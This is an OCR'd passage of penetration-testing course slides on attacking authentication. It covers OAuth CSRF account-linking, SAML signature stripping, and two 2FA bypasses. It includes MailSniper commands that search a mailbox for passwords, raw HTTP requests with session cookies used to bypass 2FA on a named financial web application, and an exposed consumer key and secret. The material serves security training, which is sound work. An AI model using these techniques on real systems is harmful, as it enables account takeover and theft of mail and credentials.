name">Unwanted App</span> </td> </tr> <tr> <td> Developer Email </td> <td> <span class="app-developer">[redacted]</span> </td> </tr> <tr> <td> App
Description </td> <td> <span class="app-description">Unwanted App creation.</span> </td> </tr> <tr> <td> Consumer Key </td> <td> <span class="auth-
key">u5njp0435e1yl5lnul4eavnxoomigalofrcciezr</span> </td> </tr> <tr> <td> Consumer Secret </td> <td> <span class="secret-
key">shrp1rxbl05oqu2ubkurwgiibj2jlaslmhvh5r0</span> </td> </tr> <tr> <td> OAuth Endpoint </td> <td> <span class="oauth-endpoint"><a href="http://openbankdev:8080/oauth
initiate">http://openbankdev:8080/oauth/initiate</a></span>
```

13.3.4 OAuth Attack Scenario 3

Attacking the 'Connect' request

This attack exploits the first request (when a user clicks the 'Connect' or 'Sign in with' button). Users are many times allowed by websites to connect additional accounts like Google, using OAuth. An attacker can gain access to the victim's account on the Client by connecting one of his/her own account (on the Provider).

Step 1: The attacker creates a dummy account with some *Provider*.

Step 2: The attacker commences the 'Connect' process with the Client using the dummy account on the Provider, but stops the redirect mentioned in request 3 (of the Authorization code grant flow). The *Client* has been granted access by the attacker to his/her resources on the *Provider* but the *Client* doesn't know that.

Step 3: A malicious webpage is created that:

- By means of a CSRF attack logs out the user on the *Provider*
- By means of a CSRF attack logs in the user on the *Provider* with the credentials of the attacker dummy account.
- Using an iframe, spoofs the 1st request to connect the *Provider* account with the *Client*.

Step 4: Once the victim visits the attacker's malicious page all parts of Step 3 are performed. The 'Connect' request is then issued. The attacker's dummy account is now connected with the victim's account on the *Client*. No granting access message will be displayed due to the attacker's actions on Step 2.

Step 5: The attacker can log in to the victim's account on the *Client* by signing in with the dummy account on the *Provider*.

Credits Dhaval Kapil

13.3.5 OAuth Attack Scenario 4

CSRF on the Authorization Response

OAuth 2.0 provides security against CSRF-like attacks through the *state* parameter. This parameter is passed in the 2nd and 3rd request of the OAuth "dance". It acts like a CSRF token.

In newer implementations of OAuth, this parameter is not required and is optional.

If you come across in an implementation where this parameter isn't utilized, you can try the attack flow on your right.

Step 1: The attacker creates a dummy account with some *Provider*.

Step 2: The attacker commences the 'Connect' process with the Client using the dummy account on the Provider, but stops the redirect mentioned in request 3 (of the Authorization code grant flow). The *Client* has been granted access by the attacker to his/her resources on the *Provider* but the *Client* doesn't know that. The attacker saves the authorization_code

Step 3: The attacker forces the victim to make a request to: **https://client.com/<provider>/login?code=AUTH_CODE**. This can be done for example when the victim visits a webpage containing any *img* or *script* tag with the above URL as *src*.

Step 4: If the victim is logged in the *Client*, the attacker's dummy account is now connected to his/her account.

Step 5: The attacker can now log in to the victim's account on the *Client* by signing in with the dummy account on the *Provider*.

Credits Dhaval Kapil

13.4

Attacking SAML


13.4.1 Security Assertion Markup Language (SAML)

In SAML-based authentication the user provides credentials at a login interface. Based on these credentials the identity provider (IDP) provides a SAML response containing assertions with NameID attributes, which in turn contain user information and a signed message in XML.

The base64-encoded XML document is further passed on to the service the user needs to access. The service provider (SP) validates the provided XML and allows access to user based on the validity.

13.4.1 Security Assertion Markup Language (SAML)

SAML Workflow



13.4.1 Security Assertion Markup Language (SAML)

SAML Response


```xml
<saml2p:Response ID="6789933c5h87dd201ke54wa2g" InResponseTo="34385453439489900fed276ddfg" IssueInstant="2016-10-30T13:13:28.153TZ"  Version="2.0">
    <saml2:Issuer>https://auth.idp.com</saml2:Issuer>
    <saml2p:Status>
        <saml2p:StatusCode />
    </saml2p:Status>
    <saml2p:Assertion ID="a48fg332dw98h786kc5c6y7s4r" IssueInstant="2016-10-30T13:13:28.151TZ" Version="2.0">
        <saml2:Issuer>https://auth.idp.com</saml2:Issuer>
        <ds:Signature></ds:Signature>
        <saml2:Subject>
            <saml2:NameID>Prosper@zagadat.com</saml2:NameID>
            <saml2:SubjectConfirmation>
                <saml2:SubjectConfirmationData InResponseTo="34385453439489900fed276ddfg" NotOnOrAfter="2016-10-30T13:13:28.153TZ" Recipient="https
://zagadat.com" />
            </saml2:SubjectConfirmation>
        </saml2:Subject>
        <saml2:Conditions NotBefore="2016-10-30T13:13:28.151TZ" NotOnOrAfter="2016-10-30T13:13:28.152TZ">
            <saml2:AudienceRestriction>
                <saml2:Audience>https://zagadat.com</saml2:Audience>
            </saml2:AudienceRestriction>
        </saml2:Conditions>
        <saml2:AuthnStatement AuthnInstant="2016-10-30T13:13:28.152TZ" SessionIndex="32413b2e54db89c764fb96ya2k" SessionNotOnOrAfter="2016-10-30T13:13:28
.152TZ">
            <saml2:SubjectLocality />
            <saml2:AuthnContext>
                <saml2:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</saml2:AuthnContextClassRef>
            </saml2:AuthnContext>
        </saml2:AuthnStatement>
        <saml2:AttributeStatement>
            <saml2:Attribute Name="e-mail">
                <saml2:AttributeValue xsi:type="xs:anyType">Prosper@zagadata.com</saml2:AttributeValue>
            </saml2:Attribute>
        </saml2:AttributeStatement>
    </saml2p:Assertion>
</saml2p:Response>
```

13.4.2 SAML Security Considerations

- An attacker may interfere during step 5 in the SAML Workflow and tamper with the SAML response sent to the service provider (SP). Values of the assertions released by IDP may be replaced this way.

- An insecure SAML implementation may not verify the signature, allowing account hijacking.

- An XML canonicalization transform is employed while signing the XML document, to produce the identical signature for logically or semantically similar documents.
  - [In case a canonicalization engine ignores comments and whitespaces while creating a signature the XML parser will return the last child node](https://developer.okta.com/blog/2018/02/27/a-breakdown-of-the-new-saml-authentication-bypass-vulnerability#cryptographic-signing-issues)

https://developer.okta.com/blog/2018/02/27/a-breakdown-of-the-new-saml-authentication-bypass-vulnerability#cryptographic-signing-issues

13.4.3 SAML Attack Scenario

Suppose that we are assessing a SAML implementation. We want to check if an attacker is able to successfully tamper with the SAML response sent to the service provider (SP). In essence, we want to check if an attacker can replace the values of the assertions released by the IDP.


13.4.3 SAML Attack Scenario

So, we copy the SAMLResponse …

13.4.3 SAML Attack Scenario

… and programmatically change the username in the XML to one of an identified admin. The attack wasn't successful.

Does this mean that the SAML implementation is secure? Let's try performing a signature stripping attack before saying so.



13.4.3 SAML Attack Scenario

During signature stripping attacks against SAML, we simply remove the value of SignatureValue (the tag remains).

```
-<ds:Signature>
  -<ds:SignedInfo>
      <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
      <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    -<ds:Reference URI="#_2f3663c0-f5b8-0136-d419-0242ac110063">
      -<ds:Transforms>
          <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
          <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        </ds:Transforms>
        <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
        <ds:DigestValue>[redacted]=</ds:DigestValue>
      </ds:Reference>
    </ds:SignedInfo>
  -<ds:SignatureValue>
    [redacted]
    </ds:SignatureValue>
```

13.4.3 SAML Attack Scenario

All we have to do is encode everything again and submit our crafted SAMLResponse. To our surprise, the remote server accepted our crafted request letting us log in as the targeted admin user!

Have signature stripping attacks in mind, when assessing SAML implementations.

13.4.3 SAML Attack Scenario

Two great resource on attacking SAML can be found below.

http://www.economyofmechanism.com/github-saml

https://epi052.gitlab.io/notes-to-self/blog/2019-03-13-how-to-test-saml-a-methodology-part-two/

In addition, find below a great Burp extension that is related to a variety of SAML attacks.

https://portswigger.net/bappstore/c61cfa893bb14db4b01775554f7b802e

http://www.economyofmechanism.com/github-saml
https://epi052.gitlab.io/notes-to-self/blog/2019-03-13-how-to-test-saml-a-methodology-part-two/
https://portswigger.net/bappstore/c61cfa893bb14db4b01775554f7b802e

13.5

Bypassing 2FA

13.5.1 2FA Bypasses

As already discussed in the beginning of this module common 2FA bypasses include:

- Brute Force (when a secret of limited length is utilized)
- Less common interfaces (mobile app, XMLRPC, API instead of web)
- Forced Browsing
- Predictable/Reusable Tokens

13.5.1 2FA Bypasses

We will provide you with two examples of bypassing 2FA using less common interfaces.

Specifically, we will show you:

1. How attackers usually bypass 2FA during MS Exchange attacks
2. How we were able to bypass the 2FA implementation of a stock/insurance management website

13.5.2 2FA Bypass Scenario 1

Valid credentials are not enough in case an account has Two Factor Authentication (2FA) configured. We will have to find a way to get around this protection mechanism.

Fortunately for a Red Team member, a great number of 2FA software vendors do not cover all available protocols of a solution.

This was the case with Microsoft's Exchange.

13.5.2 2FA Bypass Scenario 1

Specifically, access to OWA can be protected by 2FA but a mailbox may be accessed via EWS, without entering any 2FA-derived One Time Password.

Exchange Web Services (EWS) is a remote access protocol. It is essentially SOAP over HTTP and is used prevalently across applications, Windows mobile devices etc., and especially in newer versions of Exchange.

13.5.2 2FA Bypass Scenario 1

Such an attack against Exchange can be performed using the MailSniper tool, as follows (after identifying valid credentials).

```
>> Import-Module .\MailSniper.ps1
```

```
>> Invoke-SelfSearch -Mailbox target@domain.com -
ExchHostname mail.domain.com -remote
```

13.5.2 2FA Bypass Scenario 1

Trying the above tool on our testing domain, “ELS”, against the 2FA protected JeremyDoyle@els.local account returned the following. Access to the user’s mailbox was achieved using only the identified credentials. 2FA was successfully subverted.

```
Command Prompt - powershell
PS C:\Users\USER10\MailSniper> Import-Module .\MailSniper.ps1
PS C:\Users\USER10\MailSniper> Invoke-SelfSearch -Mailbox JeremyDoyle@els.local -ExchHostname exchange.els.local -remote
[*] Trying Exchange version Exchange2010

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
[*] Using EWS URL https://exchange.els.local/EWS/Exchange.asmx
[***] Found folder: Inbox
[*] Now searching mailbox: JeremyDoyle@els.local for the terms *password* *creds* *credentials*.

Sender                                    ReceivedBy                                Subject        Body
------                                    ----------                                -------        ----
Administrator <SMTP:Administrator@els.local> Jeremy Doyle <SMTP:JeremyDoyle@els.local> Password Reset The new password...
```

13.5.3 2FA Bypass Scenario 2

During an external penetration test, we came across a 2FA implementation on a web application that was related to stock/insurance management. As part of the assessment, we tried to bypass the 2FA implementation by leveraging the fact that the mobile "channel" didn't offer a 2FA option.

13.5.3 2FA Bypass Scenario 2

The attack scenario was:

A malicious non-2FA user somehow finds a 2FA-user's credentials (for example through a social engineering attack). The malicious user wants to login, using the acquired credentials, through the web application and not through the mobile application since the web application has additional functionality. To achieve that he will have to find a way to bypass the Two Factor Authentication mechanism in place.

13.5.3 2FA Bypass Scenario 2

Our approach to bypass 2FA was as follows:

Step 1: We logged in through the mobile application as a non-2FA user (the attacker), wrote down the encrypted CSRF token for later use and kept the session alive.

```
POST /[redacted]/mobile/?login&originator=mobile HTTP/1.1
Host: ww[redacted]
Content-Type: application/json
Accept: application/json
Connection: close
Cookie: Navajo=1lt+YwSUTFywdiPgW/zMWtPT8TA1htY/szibJqzXhVdk1/DxOc3SH4Yw2XupQYZBZYQ66wQq0E8-; WWW-UAT-Session=!R4VLeXGl1I8Da6m29mWvFelYEuzNBFlhVRsH2B8mejKIVPeC3IMMvlMWGxkqLApnrSnrE+ecVdey5omu5s9CkV8KXuPc8xfO+InYJ2p07iM=
User-Agent: EquateMobile/70 CFNetwork/758.1.6 Darwin/15.0.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 197

{
 "originator": "mobile",
 "clientCSRFToken": "",
 "mobileVersion": "1.4.0",
 "mobileVersionBuild": "70",
 "isiwebuserid": "981392968",
 "isiwebpasswd": "[redacted]",
 "isiwebuserenv": "UAT"
}
```

```
POST /[redacted]mobile/services/initial_load.htm?ENC=lSknZpM%2FmDv0JE5R3%2Fi%2BBZ5wbT58jSr%2B%2Bl8xJv9ofa8TR04wJ5MtodfqR4D5JSb5qAaHg5xyeHWes1bobFEq6C7psB3hXSH%2FHqaS3NQP0xjIBg2TRn0vuI73kgYUe3tq2laYdsxtMWVlaOcNj0rdiQ%3D%3D
HTTP/1.1
Host: www[redacted]
Content-Type: application/json
Accept: application/json
Connection: close
Cookie: Navajo=ChB93e5ScyKka0rUZmfSSsTvJAp3BCiS0KOG1wKan7yt/d3tpEd6A/8NMGO1GsS/BrmdQR+0kuc-; WWW-UAT-Session=!R4VLeXGl1I8Da6m29mWvFelYEuzNBFlhVRsH2B8mejKIVPeC3IMMvlMWGxkqLApnrSnrE+ecVdey5omu5s9CkV8KXuPc8xfO+InYJ2p07iM=
User-Agent: EquateMobile/70 CFNetwork/758.1.6 Darwin/15.0.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 402

{
 "originator": "mobile",
 "clientCSRFToken": "ENC=lSknZpM%2FmDv0JE5R3%2Fi%2BBZ5wbT58jSr%2B%2Bl8xJv9ofa8TR04wJ5MtodfqR4D5JSb5qAaHg5xyeHWes1bobFEq6C7psB3hXSH%2FHqaS3NQP0xjIBg2TRn0vuI73kgYUe3tq2laYdsxtMWVlaOcNj0rdiQ%3D%3D",
 "mobileVersion": "1.4.0",
 "mobileVersionBuild": "70",
 "deviceType": "",
 "deviceId": "7159a749116869ebb16970ab32cb86e4182a67b9fc42a59688ca9000da906716",
 "optOut": "Y"
}
```

13.5.3 2FA Bypass Scenario 2

Step 2: We initiated a login sequence as the 2FA user, whose credentials were acquired, through the web application but manipulated the login sequence requests so that they were processed through the mobile applications' backend. During the abovementioned login sequence manipulation steps we used the cookie values supplied by the web application's backend.

Original

```
POST /[redacted]/?login HTTP/1.1
Host: ww[redacted]om
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https:[redacted]t/?login
Cookie: WWW-UAT-Session=!vR4sm29aTmOR6He29mWvFelYEuzNBG+uZ03K3A5s5eR+S1CebP0fTNPJ2rEPOxRfw3UdT47rwTVhlDQuw3eSqKzbLVpKB7y/Klc7OrKE6kA=; Navajo=0A1AE8p04QZ+hRtN6RYJOce9gPuoraENg94jAhdz/WnI0iuhBJHgjGgEjUVutfmzId4/iKhB3eA-
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

isiwebuserid=980064429&isiwebpasswd=[redacted]&result=Continue
```

Edited

```
POST /[redacted]t/mobile/?login&originator=mobile HTTP/1.1
Host: ww[redacted]
Content-Type: application/json
Accept: application/json
Connection: close
Cookie: WWW-UAT-Session=!vR4sm29aTmOR6He29mWvFelYEuzNBG+uZ03K3A5s5eR+S1CebP0fTNPJ2rEPOxRfw3UdT47rwTVhlDQuw3eSqKzbLVpKB7y/Klc7OrKE6kA=; Navajo=0A1AE8p04QZ+hRtN6RYJOce9gPuoraENg94jAhdz/WnI0iuhBJHgjGgEjUVutfmzId4/iKhB3eA-
User-Agent: [redacted] CFNetwork/758.1.6 Darwin/15.0.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 197

{
  "originator": "mobile",
  "clientCSRFToken": "",
  "mobileVersion": "1.4.0",
  "mobileVersionBuild": "70",
  "isiwebuserid": "980064429",
  "isiwebpasswd": "[redacted]",
  "isiwebuserenv": "UAT"
}
```

13.5.3 2FA Bypass Scenario 2

Step 2: We initiated a login sequence as the 2FA user, whose credentials were acquired, through the web application but manipulated the login sequence requests so that they were processed through the mobile applications' backend. During the abovementioned login sequence manipulation steps we used the cookie values supplied by the web application's backend.


Response to the edited request

```
HTTP/1.1 200 OK
Date: Thu, 15 Dec 2016 11:20:27 GMT
Server: Apache
Set-Cookie: Navajo=RmeEenEMDjEwS4X1BYwl3KlKqyiaMech6BrTZyR/3L4J25ymLweBJsPp8Z9FRmCr7qt8zfshPcc-; Path=/; Secure; Version=1; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Max-Age: 86400
Access-Control-Allow-Headers: Content-Type, *
Pragma: no-cache
Access-Control-Allow-Credentials: true
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Strict-Transport-Security: max-age=31536000; includeSubdomains; preload
Connection: close
Content-Length: 623

{"serviceStatus":{"status":"OK","timeStampUTC":"2016-12-15T12:20:29+0100","errorMessage":null,"warningMessage":null,"errorMessageRootCause":null,"sourceSystem":"[redacted]"clientCSRFToken":"ENC=USfbbx05mIq2b4dN9UFAmWis8oDP
3XPa8rKkX03AriLHl5FNQWXxeg0SQVuSFgOF0R%2BeSJUmBvAaaTBlQ%2BcbygsGQyRjqSIH6dbU7uY3VPiBxZljvoXREJjz1iDkLa3zOKBs8QsyZEKH%2F3xumQaSFw%3D%3D","serviceConst":"[redacted]SERVICE_CALL_RESPONSE_TOKEN"},"mobil
eAccessStatus":null,"agreementErrorMessage":null,"applicationLoadFromServer":null,"forceLogoutUser":null,"serverVersion":["1.3.1","Please download the latest version of [redacted]pp to continue."]}
```

13.5.3 2FA Bypass Scenario 2

Step 3: We performed a POST request through the browser requesting https://uat.xxxx.com/xxxxxxParticipant/mobile/services/initial_load.htm?ENC=[attacker's CSRF token] using the CSRF token of the non-2FA user (the attacker) and the 2FA user's cookies, as mentioned above.





```
{"serviceStatus":
{"status":"OK","timeStamp[redacted]5T12:20:29+0100","errorMessage":null,"warningMessage":null,"errorMessageRootCause":null,"sourceSystem":"EQUATE","clientCSRFToken":"ENC=
%3D%3D","serviceConst":"EQUATE_MOBILE_SERVICE_CALL_RESPONSE_TOKEN"},"mobileAccessStatus":null,"agreementErrorMessage":null,"applicationLoadFromServer":null,"forceLogout
["1.3.1","Please download the latest version of EquateMobile app to continue."]}
```


```
[redacted]
/EquatePlusParticipant/mobile/services/loadPamDetails.htm?ENC=lSknZpM%2FmDv0JE5R3%2Fi%2BBZ5wbT58jSr%2B%2Bl8xJv9ofa8TR04wJ5MtodfqR4D5JSb5qAaHg5xyeHWes1bobFEq6C7psB3hXSH%2FHqaS3NQP0xjIBg2TRn0vuI73kgYUe3tq2laYdsxtMWVlaOcNj0rdiQ%3D%3D
HTTP/1.1 [redacted]
Host: www.uat.equateplus.com
Content-Type: application/json
Accept: application/json
Connection: close
Cookie: WWW[redacted]=!vR4sm29aTmOR6He29mWvFelYEuzNBG+uZ03K3A5s5eR+S1CebP0fTNPJ2rEPOxRfw3UdT47rwTVhlDQuw3eSqKzbLVpKB7y/Klc7OrKE6kA=; Navajo=RmeEenEMDjEwS4X1BYwl3KIKqyiaMech6BrTZyR/3L4J25ymLweBJsPp8Z9FRmCr7qt8zfshPcc-
User-Agent: EquateMobile/70 CFNetwork/758.1.6 Darwin/15.0.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 283

{
 "originator": "mobile",
 "clientCSRFToken": "ENC=lSknZpM%2FmDv0JE5R3%2Fi%2BBZ5wbT58jSr%2B%2Bl8xJv9ofa8TR04wJ5MtodfqR4D5JSb5qAaHg5xyeHWes1bobFEq6C7psB3hXSH%2FHqaS3NQP0xjIBg2TRn0vuI73kgYUe3tq2laYdsxtMWVlaOcNj0rdiQ%3D%3D",
 "mobileVersion": "1.4.0",
 "mobileVersionBuild": "70"
}
```

13.5.3 2FA Bypass Scenario 2


Step 4: The web application responded with a 403 Authorization error message, twice.





13.5.3 2FA Bypass Scenario 2

Step 5: We performed a GET request through the browser requesting https://uat.xxxxxx.com/xxxxxxxParticipant and we were finally able to browse through the web application as the 2FA user bypassing the Two Factor Authentication mechanism in place.



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https://jwt.io/introduction/

JWT Security

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JWTear

https://github.com/ethicalhack3r/DVWA

References

RFC6819

https://tools.ietf.org/html/rfc6819

SAML Authentication Bypass Vulnerability

https://developer.okta.com/blog/2018/02/27/a-breakdown-of-the-new-saml-authentication-bypass-vulnerability#cryptographic-signing-issues

Github SAML Vulnerability

http://www.economyofmechanism.com/github-saml

SAML Testing Methodology

SAML Testing Methodology

References

[SAMLRaider](https://portswigger.net/bappstore/c61cfa893bb14db4b01775554f7b802e)

https://portswigger.net/bappstore/c61cfa893bb14db4b01775554f7b802e

[MailSniper](https://github.com/dafthack/MailSniper)

https://github.com/dafthack/MailSniper

Labs

Attacking OAuth

In this lab, students will have the opportunity to attack and exploit an insecure OAuth implementation. Remember to always consult with the manual!

**Labs are only available in Full or Elite Editions of the course. To ACCESS your labs, go to the course in your members area and click the labs drop-down in the appropriate module line. To UPGRADE to gain access, click LINK.*